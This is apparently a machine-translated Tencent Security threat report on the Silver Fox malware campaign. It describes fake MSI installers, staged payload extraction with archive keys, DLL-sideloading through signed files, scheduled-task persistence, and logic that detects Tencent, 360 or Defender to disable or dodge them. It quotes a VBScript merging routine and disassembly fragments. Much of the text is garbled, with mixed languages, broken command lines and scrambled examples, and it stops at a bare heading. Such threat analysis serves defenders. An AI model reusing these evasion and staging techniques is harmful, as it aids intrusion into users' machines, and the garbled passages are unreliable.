Unknown Title

The Silver Fox attack situation continues to heat up, and the confrontational tactics are constantly updated. Tencent Security, as a comprehensive security vendor with both cloud management security products and threat intelligence capabilities, and at the same time, it is deeply coordinated with Tencent's ecological products to combat silver fox phishing attacks, with core threat perception advantages. At present, Tencent Security has accumulated a large number of exclusive solutions in the aspects of Silver Fox basic IOC detection, behavioral TTPs protection, residency items and defense avoidance technology detection and cleaning, which have been fully verified and effective by individual and enterprise customer scenarios. We have released a number of technical and tactical intelligence reviews used in Silver Fox attacks, in order to unite more security manufacturers and enterprise security departments to combat silver fox phishing attacks, we will continue to share the latest intelligence and offensive and defensive technology solutions of the Silver Fox gang, and jointly escort the Internet security of the industry.

Silver Fox Intelligence Sharing Issue 1 | Latest Active Techniques and Tactics from Att&CK's Perspective

Silver Fox Intelligence Sharing Phase 2 | Silver Fox Weapons Database Update, Add RootKit to achieve multiple stealth

Silver fox intelligence sharing No. 3 | Silver fox hard and hard, hard and hard, hard and a hundred security software, quietly hiding to kill soft trust zone

01

Overview


In this issue, we open a limit dodging journey of the Silver Fox gang: implementing different execution strategies for different terminal security software to achieve more effective defense avoidance effects has become the first choice for silver fox tactics. For example, in this attack, Silver Fox first judged the current system terminal security software environment, and chose a differentiated tactical strategy according to the host security environment.

A: When it detects the system's current non-specific security environment, the Silver Fox pulls up two disguised svchost puppet processes, injects malicious code to implement two-process guardianship, and externally executes C2 activities.


B: When the system's built-in Defender service is detected to be turned on, it is forcibly closed using no-defender (Defender third-party undisclosed operation interface) weapon, and then the injection C2 activity is performed.

C: Differentiate from the previous discovery of the silver fox selection of hard Tencent computer butler process, service, registry, trust area (silver fox intelligence sharing No. 3 | silver fox soft and hard, hard and a hundred security software, quietly hiding in the soft trust zone) strategy, this branch of silver fox when detecting the existence of computer butler terminal security products, choose to dodge the development route. First, the process reduces the injection of svchost.exe strong intrusion in other security environments, and turns to using the NT memory operation function to carry out C2 outreach activities after performing Shellcode in its own Loader, in order to circumvent some of the R3 Inline Hook detection mechanism. Secondly, the use of white files is increased compared with other security environments, by using the characteristics of the QTalk.exe sub-process after the execution of white files, disguise the white link of the entire Trojan execution process, and disguise the planned task persistence items to point to white applications to avoid the risk of being cleaned up.


The final C2 tool has built-in Hidden-Rootkit function module, which can be hidden from the application layer Trojan file, registry, and process at the kernel layer after accepting the C2 instructions.



At the same time, in this attack, we found a broader total control domain switch, which covers multiple C2 addresses used by the silver fox. Analyzing the switch suspected of controlling the top-level personnel of the silver fox gang industry, and by properly configuring the switch, it can be hijacked with a specific malicious load with the C2 loading configuration of different branches. The switch can be used by black-produced top-level attackers to update C2 or black backdoors online, and according to our overall analysis and experience, the use is more biased towards the latter, and the sample implementation process as a whole is as follows:



We summarize the techniques used in this attack (ATT&CK matrix yellow) and its focus (ATT&CK matrix red) for industry reference .。



02

File load

Initial access (TA0001)

- Drive by Compromise: T1189

Technical point analysis (based on Tencent Yuanbao generation)

Attack core processes:

1. Keyword SEO Hijacking: Analyze the search habits of target groups and improve the ranking of fake pages through keyword stacking and chain construction.

2. Counterfeit page + dynamic poisoning: Clone official website interface, embedded false authentication and malicious download links (including JS dynamic generated address), to avoid static killing.

3. Multi-level jump + obfuscated loading: Short-chain/cloud storage multi-layer jump, or JS stage-loading malicious content (such as bundled Trojans, exploit documents).

4. Environmental camouflage and variant iterations: Detect sandbox/virtual machine feature delay activation, cloud dynamic distribution of payloads, regular change of domain name/hosted dosing dotted.

Technical essence: using search engines as a medium, through the "search trust → page camouflage → dynamic poisoning → environmental escape" four-step closed loop, to achieve "passive poisoning".

Technical point analysis (based on Tencent Yuanbao generation)

Homogenous Characters:

The attacker replaces the normal characters in the filename with visually similar symbols, such as replacing the letter "o" with the number "0" (such as "invo1ce.pdf" disguised as "invoice.pdf"), or replacing the number "1" with the uppercase "l" (such as "passw0rd.l" disguised as "password1)"), and even mixed with special symbols (such as "documen_t.pdf" replacing "i"). This kind of camouflage will make the file seem legitimate (such as invoices, contracts), but it actually hides malware. Once the user clicks, it may lead to a data breach or system to be compromised. Defense requires manual checking of the source of the file, being alert to the combination of abnormal symbols, and turning on the security software scanning function.

This branch of the Silver Fox matrix is good at camouflage E XX E M S I format installation packages，, which 与的are propagated through puddles on the Internet the way of software , chat and translation software, browser and other high-frequency application types, covering the mainstream use of domestic users daily use of the main application scenarios. Its installation process normal white files, non-PE encrypted files, etc., some installation packages are fattening to avoid security software tracking, ，and some file names are confused with homomorphic characters to ，avoid security software identification.。

伪装应用	伪装应用类别
kuailianvpn2.0.msi	VPN应用
KakaoTalkSetup+2.0.msi	聊天应用
Cross-border e-commerce translation 2.0.msi	Translation Software
yOuda0Dictfanyiwe1.msi	翻译软件
kantuwan92.0.msi	图片应用
点击安装中文语言包.msi	补丁应用
WSPWSaassssS.msi	Office Applications
ChromeSetup1.msi	浏览器
MuMu_模拟器安装包-SK.exe	simulator
NeteaseCloudMusic64.msi	Music Software
.....	...

执行（Execution：TA0002）

- **用户执行（User Execution：T1204）**

样本伪装MSI或EXE，诱导用户执行，进一步执行恶意脚本安装逻辑。本文以伪装模拟器的MSI安装包为切入点开展分析，恶意MSI安装包内包含多个载荷，主要包含

File表内4个核心文件：

1：AjtXBzKmSGZnMhv.exe（基于zpaq的解压缩工具）


2：PhwDTSLlQYKOOYO_part1（恶意载荷压缩包部分1）

3：PhwDTSLlQYKOOYO_part2（恶意载荷压缩包部分2）

4：vcruntime140.dll（运行支持库）

Binary表内的1个核心安装脚本逻辑文件：

nchslkecMoWxchGhRUSRnSgQwqNSmtxtgBDgMNi



Defense Evasion (TA0005)

- Obfuscated Files or Information (T1027)

Technical point analysis (based on Tencent Yuanbao generation)

The Trojan destroys feature recognition by bundling/encrypting the core malicious code (load) (such as specific algorithms such as AES/RSA) and deformation processing (code rearrangement, string substitution, etc.); runtime is only decrypted and executed in memory to avoid detection traces of disk residue. This is through encryption to hide malicious logic, confuse interference with static analysis, making soft, IDS and other tools difficult to identify, and ultimately achieve long-term latent and hidden attacks.

Analyzing the core script of its MSI installation process, it can be seen that the malicious load first merges two files of PhwDTSLlQYKOOYO_part1 and PhwDTSLlQYKOOYO_part2. Get PhwDTSLlQYKOOYO. The document. The command line then calls the AjtXBzKmSGZnMhv.exe tool and uses KEY=; {351aBFHENuGChChABHO to extract its password and get rGgmkuZhzmwHB. The document. And part of the log output in the installation script is also clear that the Trojan is written and maintained by the people.

The complete command line is as follows:

jtXBzKmSGZnMhv..exe x

"C:\Program Files (x86)\ReportingExploreDynamoDB\PhwDTSLlQYKOOYO." - force - to


"C:\Program Files (x86)\ReportingExploreDynamoDB" - key ";{351aBWhChABHOJ"

```
' 二进制模式合并文件
Function BinaryMergeFiles(folderPath, baseFileName, outputFile)
    Dim folder, file, fileName, partNum, fileList()
    Dim outputStream, inputStream
    Dim chunkSize, bytesRead, data
    Const adTypeBinary = 1
    Const adModeReadWrite = 3

    ' 检查文件夹是否存在
    If Not fso.FolderExists(folderPath) Then
        ' WScript.Echo "错误: 文件夹不存在 - " & folderPath
        Exit Function
    End If

    Set folder = fso.GetFolder(folderPath)

    ' 创建二进制输出流
    Set outputStream = CreateObject("ADODB.Stream")
    outputStream.Type = adTypeBinary
    outputStream.Mode = adModeReadWrite
    outputStream.Open
    ' 用于记录已合并的文件路径
    ReDim fileList(-1) ' 初始为空数组
    partNum = 1
    Do While True
        ' 构建预期的分割文件名格式 (如: filename_part1.ext, filename_part2.ext)
        fileName = baseFileName & "_part" & partNum & fso.GetExtensionName(outputFile)
        filePath = folder.Path & "\" & fileName
        ' 检查文件是否存在
        If Not fso.FileExists(folder.Path & "\" & fileName) Then
            ' 没有找到更多分块文件，退出循环
            If partNum = 1 Then
                ' WScript.Echo "错误: 未找到任何分割文件 - " & fileName
                outputStream.Close
                Exit Function
            Else
                Exit Do
            End If
        End If
        ' 添加到文件列表
        ReDim Preserve fileList(UBound(fileList) + 1)
        fileList(UBound(fileList)) = filePath

        ' 合并找到的分块文件
        Set inputStream = CreateObject("ADODB.Stream")
        inputStream.Type = adTypeBinary
        inputStream.Open
        inputStream.LoadFromFile filePath
```

rGgmkuZhzmwHB. The file is then decompressed again using the AjtXBzKmSGZnMhv.exe tool password, with the difference between the KEY=_4 #61eVytzCLuYBPsytL used. Get a further signed white file as well, written in the go language, which is used in multiple payload names (*JnitFeoHknuL.exe, VirtualizationTenacious.exe) while releasing the non-PE file encryption configuration JnitFeoHknuL.

The complete password decompression command line is arranged as follows:

AjtXBzKmSGZnMhv.. - not not "1_JnitFeoHknuL.exe" - not "1_"not "1___/___/_SERVERFILENAME2__" - -not "asd" - not "sdf" - not "{-not _xdZ_xlqRgw. - not "1_.xml"-not -not -force -to-key #61eVytzCLuYBPsytL- not .exe" .



- White Execution Flow (T1574)

Technical point analysis (based on Tencent Yuanbao generation)

木马通过伪装成合法程序（如系统工具或常用软件），在运行时自动触发同目录下的恶意文件（如脚本、隐藏进程），形成隐蔽的攻击链。例如，白文件伪装成PDF阅读器，启动后调用同目录内的恶意EXE或批处理脚本，绕过安全软件检测，最终实现远程控制或数据窃取。防御需结合进程行为监控、文件来源验证及内存加载检测，阻断白文件与恶意子进程的关联


木马会检测当前系统安全设备环境，当没有检测到腾讯电脑管家以及同类终端安全产品时，Go-Loader直接命令行执行(C:\Windows\JnitFeoHknuL.exe -ReportingExploreDynamoDB 235)，在内存中解密出核心模块装载。

When it is detected that Tencent computer butler and similar terminal security products, the malicious logic has changed, through the implementation of the Tencent white use program execution, the use of white process chain to implement malicious logic, and set the planning task persistence (white use chain can be to some extent to avoid its persistence items are recognized abnormal results caused by being cleaned up). The specific process is:

1: Sent signature random name file execution.

2: The Tencent signature white module automatically pulls up the QTalk.exe file in the same directory (Goloader without parameters)

3：QTalk.exe进程拉起Goloader：C:\Windows\JnitFeoHknuL.exe -ReportingExploreDynamoDB 235，内存解密执行恶意载荷。



03

Memory load

Sustainability (TA0003)

- Scheduled Task (Job: T1053)

Technical point analysis (based on Tencent Yuanbao generation)

The mission is the system-level function of the Windows PowerShell to create camouflaged tasks, imitation of legitimate task names (such as MemoryDiagnostic) and binding SYSTEM permissions; defining complex trigger rules (such as idle triggers, event log triggers) through XML configuration files, combining path confusion (quotation package characters, space interference) and registry modifications (such as UserInitMlogonScript keys) to bypass detection; some Trojans overlay multi-stage resurrection chain. Such attacks achieve no file residues through the legitimate function of the system, significantly improving concealment and survivability.

分析Go-Loader内存中的载荷，本质依旧为代码装载器，同时兼顾了针对性对抗，持久化，和一个疑似黑吃黑的后门功能。

First 方式Create Plan 任务Tasks by com Components:：

clsid：{0F87369F-A4E5-4CFC-BD3E-73E6154572DD}

iid：{2FABA4C7-4DA9-4013-9697-20CC3FD40F85}

```
726C946C off_726C946C    dd offset sub_7267C470  ; DATA XREF: sub_7267C370+9↑o
726C946C                                         ; sub_7267C3B0+C↑o ...
726C9470 ; const IID riid
726C9470 riid            IID <2FABA4C7h, 4DA9h, 4013h, <96h, 97h, 20h, 0CCh, 3Fh, 0D4h, 0Fh, \
726C9470                                         ; DATA XREF: sub_7266AC00+54↑o
726C9470                     85h>>
726C9480 ; const IID rclsid
726C9480 rclsid          IID <0F87369Fh, 0A4E5h, 4CFCh, <0BDh, 3Eh, 73h, 0E6h, 15h, 45h, 72h, \
726C9480                                         ; DATA XREF: sub_7266AC00+5D↑o
726C9480                     0DDh>>
726C9490 off_726C9490    dd offset ___DestructExceptionObject
726C9490                                         ; DATA XREF: SEH_1005EC90+E5↑r
```

```
56  void *retaddr; // [esp+1D8h] [ebp+0h]
57
58  v51 = a1;
59  v52 = retaddr;
60  v50 = -1;
61  v49[4] = &loc_726A0A11;
62  v49[3] = NtCurrentTeb()->NtTib.ExceptionList;
63  v49[2] = &v53;
64  CoInitializeEx(0, 0);                       // // 初始化COM库 - 为后续COM操作做准备
65  v49[0] = 0;
66  Instance = CoCreateInstance(&rclsid, 0, 1u, &riid, v49);// // 创建COM对象实例 - 使用rclsid和riid创建特定类型的COM对象
67  if ( Instance >= 0 )
68  {
69    v37 = *(int (__stdcall **)(LPVOID, _DWORD, ULONG, LONG, LONG, _DWORD, ULONG, LONG, LONG, _DWORD, ULONG, LONG, LONG, _DWORD, UL
70    v45 = sub_72668170(&v4);
71    v44 = v45;
72    v50 = 0;
73    v26 = *v45;
74    v25 = v26;
```

进一步通过判断服务状态以及进程列表来识别当前系统内的安全软件环境，主要做了3个不同的安全环境分支逻辑流程，用于执行不同的防御规避逻辑。

1:：Tencent computer butler terminal security products (do not perform svchost injection behavior，, execute shellcode the NT function，, white use chain persistence。

2:：D efender (injecting svchost double process ，no -d dee ee n d e r rviolent confrontation，, persistence of non-white 利用strands。

3:：Other (injection ，persistence 非白non-white-use chain).。

```
data:726A60DE                   db    0
data:726A60DF                   db    0
data:726A60E0 a360_5            db '360',0              ; DATA XREF: sub_7266D430+13↑r
data:726A60E4 aZhudongfangyuE_0 db 'ZhuDongFangYu.exe',0
data:726A60E4                                           ; DATA XREF: sub_7266D430+1B↑r
data:726A60E4                                           ; sub_7266D430+24↑r ...
data:726A60F6                   align 4
data:726A60F8 ; const CHAR ServiceName[]
data:726A60F8 ServiceName       db 'WinDefend',0        ; DATA XREF: sub_7266DBB0+2E↑o
data:726A7E98                                           ; DATA XREF: sub_72672B30+7A↑o
data:726A7EA7                   align 4
data:726A7EA8 ; const unsigned __int8 aQqpcrtpExe
data:726A7EA8 aQqpcrtpExe       db 'QQPCRTP.exe',0      ; DATA XREF: fuckyou+94↑o
```

Defense Evasion (TA0005)

